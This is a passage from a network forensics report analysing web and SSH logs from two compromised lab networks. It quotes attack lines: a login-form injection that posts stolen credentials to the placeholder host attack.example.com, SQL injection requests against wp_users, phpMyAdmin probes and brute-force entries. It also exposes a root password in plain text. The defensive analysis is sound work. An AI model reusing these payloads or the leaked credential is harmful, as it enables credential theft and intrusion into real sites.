
Gecko/20100101 Firefox/22.0 Icedragon/22.0"

173.180.6.172 - - [25/Jun/2014:00:08:15 -0700] "GET /wp-content/themes/twentyten/style.css HTTP/1.1" 304 -
"http://24.86.161.95/" "Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Icedragon/22.0"

173.180.6.172 - - [25/Jun/2014:00:08:15 -0700] "GET /wp-content/themes/twentyten/images/headers/path.jpg HTTP/1.1"
304 - "http://24.86.161.95/" "Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Icedragon/22.0"

173.180.6.172 - - [25/Jun/2014:00:08:15 -0700] "GET /wp-content/themes/twentyten/images/wordpress.png HTTP/1.1" 304
- "http://24.86.161.95/wp-content/themes/twentyten/style.css" "Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101
Firefox/22.0 Icedragon/22.0"

When searching for these common markers of safe traffic, we can see that the website was not accessed
by many users. This chart below shows the amount of accesses to the main website by date.



In the end, this traffic was created by only 8 different addresses, 4 of which shared subnets.

Safe SSH Traffic

The safe traffic which occurred in SSH compromises most of the traffic within the logs. The key
addresses that provided safe traffic, though for reasons previous stated some of their traffic may also be
compromised. The addresses are as follows:

10.10.10.254, 10.10.10.1, 10.10.10.253, 142.24.86.161.95, 24.86.161.95, 24.84.224.154, 96.49.43.145, 96.49.20.47,
173.180.6.172, 10.10.10.2

The 10.* addresses represent internal hosts, with the .2 machine being a machine that is unused but
connected to the subnet. While the other addresses have all been tied to the administrator account and

exist within Vancouver. As I have said before, after the 22nd any traffic from 10.10.10.1 and 142.232.112.249 was most likely unsafe.

Conclusion

The web server experienced quite a bit of traffic in the form of reconnaissance, and 3 different penetrations from separate addresses, plus 10.10.10.1, though this was most likely related to 64.70.19.33. The firewall and the web server were both compromised while the file server was left largely untouched. The most dangerous of these compromises was by 64.70.19.33 and the compromise made on the firewall. It is likely that a covert system for messaging and control has been setup by 64.70.19.33 on the web server in the form of SNMP and MIB systems. It is also likely that 142.232.112.249 was compromised and used to gain access to 10.10.10.1 so that this intrusion could occur. Below is the threats listed by danger to the system. The red threats are compromises, orange signals successful reconnaissance and green reconnaissance/attacks that revealed and did nothing.

PHP-CGI Attack

142.232.112.249 – The Compromised Attacker

10.10.10.1, the Open Firewall

SSH Logins

PHP Get_header() Attack

Morfeus Scanner

Heartbleed

Adobe Coldfusion Attack

ZmEu Probing and Attacking

Wordpress Author Attack

Miscellaneous Failed HTTP Probes

HNAP1 Attacks

There was safe traffic on this server, but very little of it. The website was simply not very notable, and as such was largely left untouched. A large majority of the safe traffic was administrator SSHing and administrator penetration scans by Nikto.

In the end, both the Wordpress server and the firewall were compromised, but the file server left largely untouched. For a listing of dangerous addresses here, refer to Network 1 Dangerous Users in the appendix.

Network 2

Summary

The structure of this network is compromised of 192.168.0.10, the wordpress server, and 192.168.1.100 the firewall.

This network suffered from a compromise that dealt a blow to the logs from the system. Most of the log entries for May were purged, and quite a few of the log entries in June were also missing. The site also had a fair amount of normal traffic, with its web server hosting a conspiracy site. Due to the purged logs, the most serious compromises on this network were most removed. But there was evidence of compromise from other hosts even with these purged logs.

The network took in a large amount of SSH attempts, some resulting in success and a large amount of web attacks, some successful and unsuccessful. A compromise also happened through http to the web server and may have been responsible for the purging of the logs. These attacks included cross site scripting with other compromised websites.

Finally, this networks single largest point of compromise was SSH, 12 different addresses were able to gain root access and compromise this system. Some of these may have been benign, but it is certain that at least 6 of these compromises were attackers.

In Depth on Attacks and Reconnaissance

Muieblackcat Reconnaissance



On May 18 a probe was detected. This was executed by a Muieblackcat bot which searches for vulnerabilities within php and for misconfigurations. Its probe is identified by this event.

61.191.62.7 - - [18/May/2014:09:16:26 -0700] "GET /muieblackcat HTTP/1.1" 404 210

Over a span from April 18 to June 12 a probe was sent out from 61.191.62.7 (Chinese host) 81 times. This probe returned a 404 each time it called the server. Due to the 404 code it received, this threat is light and the bot itself was unable to find any weaknesses in the server. Had the code been a 200, this would have signified a success.

PHPMyAdmin Attacks

A large amount of attacks occurred from several addresses, these addresses originated from countries such as Venezuela and China, with a large amount of the attacks coming from 61.191.62.7, the Chinese host. Below you can see the attempts made on the server.

Top 10 Values	Count	%	
61.191.62.7	1,597	95.457%	
91.197.32.185	10	0.598%	
61.221.173.25	6	0.359%	
103.1.209.240	3	0.179%	
103.13.31.177	3	0.179%	
103.253.74.22	3	0.179%	
116.193.73.62	3	0.179%	
116.58.240.87	3	0.179%	
119.246.45.151	3	0.179%	
121.14.139.202	3	0.179%	

21 Ramzi Chennafi – Network Analysis

This attack occurred on network 1 and is signified by this signature. With each GET that is attempted, they reach for a different directory for the setup.php file, in an attempt to gain access to it.

```
GET //MySQLAdmin/scripts/setup.php HTTP/1.1
```

```
GET //pma/scripts/setup.php
```

```
GET /*/*/setup.php
```


Though many of these attacks occurred, none of them resulted in a successful compromise on the web server.

WP-Login Brute Forcing

On May 31 a brute force attempt on word press was detected from 46.249.16.65 over HTTP on the web server. This attack occurred 129 times within a span of 4 minutes from a Russian address. Below is the signature for this attack.

```
[31/May/2014:06:25:17 -0700] "POST http://FERRYSEWOL.ORG/wp-login.php/ HTTP/1.1" 200 3126
```

Below is the spread of these attacks over the time period. It seems some what sporadic in the timing for the execution and was most likely done as a measure so the server would not raise any red flags.



A code injection attack occurred on May 24 from the address 96.55.197.75. This was an attack to input a fake login box onto the web server in order to steal credentials. It was attempted two different ways, the first with the code being in unicode in order to covertly inject it.

When decoded, this becomes ..

```
document.write("<div id='\"sitetitel\\\\Plaisisw\u00f6rld\"'>P\\\\l\\\\e\\\\l\\\\L\\\\o\\\\g\\\\i\\\\n\\\\<f\\\\o\\\\r\\\\m\\\\n\\\\a\\\\m\\\\e='\"i\\\\n\\\\p\\\\u\\\\t\\\\'\\\\a\\\\c\\\\t\\\\i\\\\o\\\\n='\"h\\\\t\\\\t\\\\p\\\\:\\\\V\\\\a\\\\t\\\\t\\\\a\\\\c\\\\k\\\\i\\\\e\\\\x\\\\a\\\\m\\\\p\\\\l\\\\e\\\\c\\\\o\\\\m\\\\v\\\\s\\\\t\\\\e\\\\l\\\\P\\\\l\\\\a\\\\i\\\\s\\\\w\\\\o\\\\r\\\\d\\\\.\\\\p\\\\h\\\\p\\\\'\\\\'\\\\m\\\\e\\\\t\\\\h\\\\o\\\\d='\"p\\\\o\\\\s\\\\t\\\\'>U\\\\s\\\\e\\\\r\\\\n\\\\a\\\\m\\\\e\\\\:\\\\<i\\\\n\\\\p\\\\u\\\\t\\\\t\\\\y\\\\p\\\\e='\"t\\\\e\\\\x\\\\t\\\\'\\\\n\\\\a\\\\m\\\\e='\"u\\\\s\\\\e\\\\r\\\\n\\\\a\\\\m\\\\e\\\\'\\\\'\\\\/\\\\>\\\\<b\\\\r\\\\>P\\\\l\\\\a\\\\i\\\\s\\\\w\\\\o\\\\r\\\\d\\\\:\\\\<i\\\\n\\\\p\\\\u\\\\t\\\\t\\\\y\\\\p\\\\e='\"p\\\\l\\\\a\\\\i\\\\s\\\\w\\\\o\\\\r\\\\d\\\\'\\\\n\\\\a\\\\m\\\\e='\"p\\\\l\\\\a\\\\i\\\\s\\\\w\\\\o\\\\r\\\\d\\\\'\\\\'\\\\/\\\\>\\\\<i\\\\n\\\\p\\\\u\\\\t\\\\t\\\\y\\\\p\\\\e='\"s\\\\u\\\\b\\\\m\\\\i\\\\t\\\\'\\\\v\\\\a\\\\l\\\\u\\\\e='\"L\\\\o\\\\g\\\\i\\\\n\\\\'\\\\'\\\\/\\\\>\\\\<f\\\\o\\\\r\\\\m\\\\>\\\\<d\\\\i\\\\v\\\\>
```

At first several attempts were made more blatantly in the form of raw text.

```
96.55.197.75 - - [24/May/2014:23:25:43 -0700] "GET /?username=%3Cdiv+id%3D%22stealPassword%22%3EPlease+Login%3A%3Cform+name%3D%22input%22+action%3D%22http%3A%2F%2Fattack.example.com%2FstealPassword.php%22+method%3D%22post%22%3EUsername%3A+%3Cinput+type%3D%22text%22+name%3D%22username%22+%2F%3E%3Cbr%2F%3EPassword%3A+%3Cinput+type%3D%22password%22+name%3D%22password%22+%2F%3E%3Cinput+type%3D%22submit%22+value%3D%22Login%22+%2F%3E%3C%2Fform%3E%3C%2Fdiv%3E%0D%0A HTTP/1.1" 200 2464
```

After attempting this injection 8 times, the attack moves to the more obfuscated unicode method twice. It is uncertain whether his code injection worked without having the packet captures relating to this date. This could not have resulted in any relevant compromise though, if you look at the translated unicode you can see the login input would be redirected to attack.example.com, a host which does not exist. It is more than likely this was the owner of the network testing his hand at attack methods.

SQL Injections

On may 25th a series of attacks relating to SQL database injection occurred from the address 142.232.162.33, an attack originating from within BCIT.

```
142.232.162.33 - - [25/May/2014:18:10:55 -0700] "GET /wp-login.php?redirect_to=http%3A%2F%2F96.55.197.75%2Fwp-admin%2Fedit-tags.php%3Ftaxonomy%3Dlink_category%26orderby%3D%5BSQLInjection%5D%26order%3D%5BSQL%2520injection%5D&reauth=1 HTTP/1.1" 200 1020
```

```
142.232.162.33 - - [25/May/2014:17:49:31 -0700] "GET /wp-admin/edit-tags.php?taxonomy=link_category&orderby=[SQLInjection]&order=[SQL%20injection] HTTP/1.1" 302 20
```

These two entries appear to be used on the premise that a SQL injection occurred at some point already. They also appear to be parsing for the 96.55.197.75 entry, the 96.55.197.75 address also has administrator access on the server. They appear to be ordering the details by the string “SQLInjection”. Soon after we get the following line.

```
142.232.162.33 - - [25/May/2014:18:12:04 -0700] "GET /?author=CHAR(83,%2069,%2076,%2069,%2067,%2084,%2032,%20117,%20115,%20101,%20114,%2032,%2070,%2082,%2079,%2077,%2032,%20119,%20112,%2095,%20117,%20115,%20101,%20114,%2059) HTTP/1.1" 404 2083
```

```
142.232.162.33 - - [25/May/2014:18:22:39 -0700] "GET /?author=1;%20UNION%20SELECT%20user_login%20FROM%20wp_users HTTP/1.1" 200 2655
```


From here it looks like they took the administrator string gathered from the injection parsing and after gathering which author it belonged to, sent a select injection for the account related to author 1 to get the login details. After this, the trail goes cold. The attacker may have chosen to move to a different address to continue the attack. Another thing to take note of here is that the mysql log has been purged of any data, and may relate to this attack which could have resulted in a compromise.

Between June 2 and June 13 there was several attempts at cross site scripting with the website “hotel.qunar.com”. These attacks were variations on the hotel.qunar address ending with hoteldiv.jsp?_jscallback=XQScript_4.

http://hotel.qunar.comhttphttphttphttphttphttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttp
httphttphttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttphttp
httphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttp
httphttphttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttp/http/
qunar.comhttphttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttp
/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttphttp/http/hotel.qu
nar.comhttphttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttpth
thttphttp/http/hotel.qunar.comhttphttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttphttp/http/hotel.qunar.comhttphttphttphttp/hote
l.qunar.comhttphttphttp/http/hotel.qunar.comhttphttp/http/hotel.qunar.comhttp/http/hotel.qunar.com/render/hoteldiv.jsp?
_jscallback=XQScript 4 HTTP/1.1" 301 20

Values	Count	%	
115.28.160.52	20	31.746%	<div></div>
117.88.148.153	20	31.746%	<div></div>
121.229.211.164	20	31.746%	<div></div>
180.111.195.226	2	3.175%	<div></div>
117.86.122.231	1	1.587%	<div></div>


These attacks all originated from china, and considering that hotel qunar is a chinese website this makes sense. None of these attacks appear to be successful in performing their attacks with the 301 codes that are returned with every GET. Though this points to the hotel.qunar.com website itself being compromised and dangerous.




This graph demonstrates the spread of these various attacks, they are sporadic, though they are sent a maximum of 20 times.

SSH Access

These are all the accepted SSH sessions created during the networks up time. The from entry is also 192.168.1.100. The 100 machine being the firewall, it would be responsible for any SSH entries into the web server and is subject to a lot of very rapid traffic that looks quite suspicious. Other than the safe machines detected in SSH there were a handful of entries into both the “test” account and the root account. This graph shows these successful attempts on the test and root account.



This chart shows the distribution of account accesses among the addresses considered malicious.



There was 72 successful accesses on test here and 12 successful accesses on root. The root account was compromised by these addresses.

Values	Count	%	
1.234.83.151	5	35.714%	
209.87.60.54	2	14.286%	
209.87.60.72	2	14.286%	
144.0.0.24	1	7.143%	
144.0.0.66	1	7.143%	
207.102.63.29	1	7.143%	
24.114.43.97	1	7.143%	
66.183.53.246	1	7.143%	

If we look at the location info, quite a few of these addresses are from foreign countries. Including the most prolific one, 1.234.83.151 (Korea, Seoul).

Values	Count	%	
British Columbia	6	42.857%	
Seoul	5	35.714%	
Shandong Sheng	2	14.286%	
	1	7.143%	

It is doubtless that these addresses have compromised the system, and are most likely responsible for all manner of damage. These 12 accesses show that the root account is clearly compromised. The system as a whole is compromised. There were also brute force attempts on SSH. It appears some of these were successful, especially in the case of the “test” account. There was 747 failed attempts on this account, though user was the most attempted account – the test account actually existed.

Top 10 Values	Count	%	
user	5,693	63.63%	
admin	2,017	22.544%	
test	789	8.818%	
postgres	35	0.391%	
oracle	26	0.291%	
student	11	0.123%	
a	6	0.067%	
jboss	6	0.067%	
office	6	0.067%	
ubuntu	6	0.067%	

Since only the root and test accounts existed, many of these brute force attempts were a futile exercise. 82 different source addresses were responsible for these failed attempts. The spread of the region attempts are mostly originating from Washington and Zhejiang Sheng, China. There is a correlation here, those that attempted to access the test account and failed were also responsible for the successful access. Its also likely that root was brute forced, but the logs were purged of their data regarding this event.

Top 10 Values	Count	%	
Zhejiang Sheng	3,370	37.474%	
Washington	2,160	24.019%	
Guangxi Zhuangzu Zizhiqu	1,455	16.179%	
	616	6.85%	
Jiangxi Sheng	576	6.405%	
Beijing Shi	218	2.424%	
State of Karnataka	143	1.59%	
Texas	118	1.312%	
Hubei	108	1.201%	
Florida	96	1.067%	

Safe Traffic

Much of the safe traffic was related to visiting the actual website. As well as benign attempts by the administrator to see if they could compromise their own website through flimsy methods. Much of the safe traffic was also the access of the administrator systems.

209.87.60.104 - - [24/May/2014:15:58:47 -0700] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 67

There is a fair bit of addresses associated with the administrator and BCIT, where this system is hosted. Among these addresses are:

142.232.* - BCIT Subnet

66.183.53.246 - Administrator

96.49.70.* - Administrator home terminal subnet

96.55.197.75 - Administrator

205.250.221.180 – internal machines

209.87.60.72(104) – a user terminal temporarily used by admin most likely

This address also shows a vulnerability within wordpress, the fact that this entry

"GET /wp-admin/setup-config.php?step=2?dbname%3Dtest_wp%26uname%3Droot%26pwd%3Duest1onQ%3F%26dbhost%3Dlocalhost%26prefix%3Dwp_%26submit%3DSubmit HTTP/1.1" 500 1257

shows both the username and root password within it. We can see this same event when we reference an entry by the administrator from 96.55.197.75.

96.55.197.75 - - [28/May/2014:23:42:48 -0700] "GET /phpshell/phpshell.php?username=admin&password=uest1onQ? HTTP/1.0" 200 2028

The safe web traffic often appears as such in the logs


96.49.70.120 - - [13/Jun/2014:21:25:15 -0700] "GET /wp-content/themes/bold-headline/js/skip-link-focus-fix.js?ver=20130115 HTTP/1.1" 200 733

96.49.70.120 - - [13/Jun/2014:21:25:15 -0700] "GET /wp-content/themes/bold-headline/js/navigation.js?ver=20120206 HTTP/1.1" 200 1072

96.49.70.120 - - [13/Jun/2014:21:25:15 -0700] "GET /wp-content/themes/bold-headline/js/function.js?ver=3.3 HTTP/1.1" 200 1086

29 Ramzi Chennafi – Network Analysis

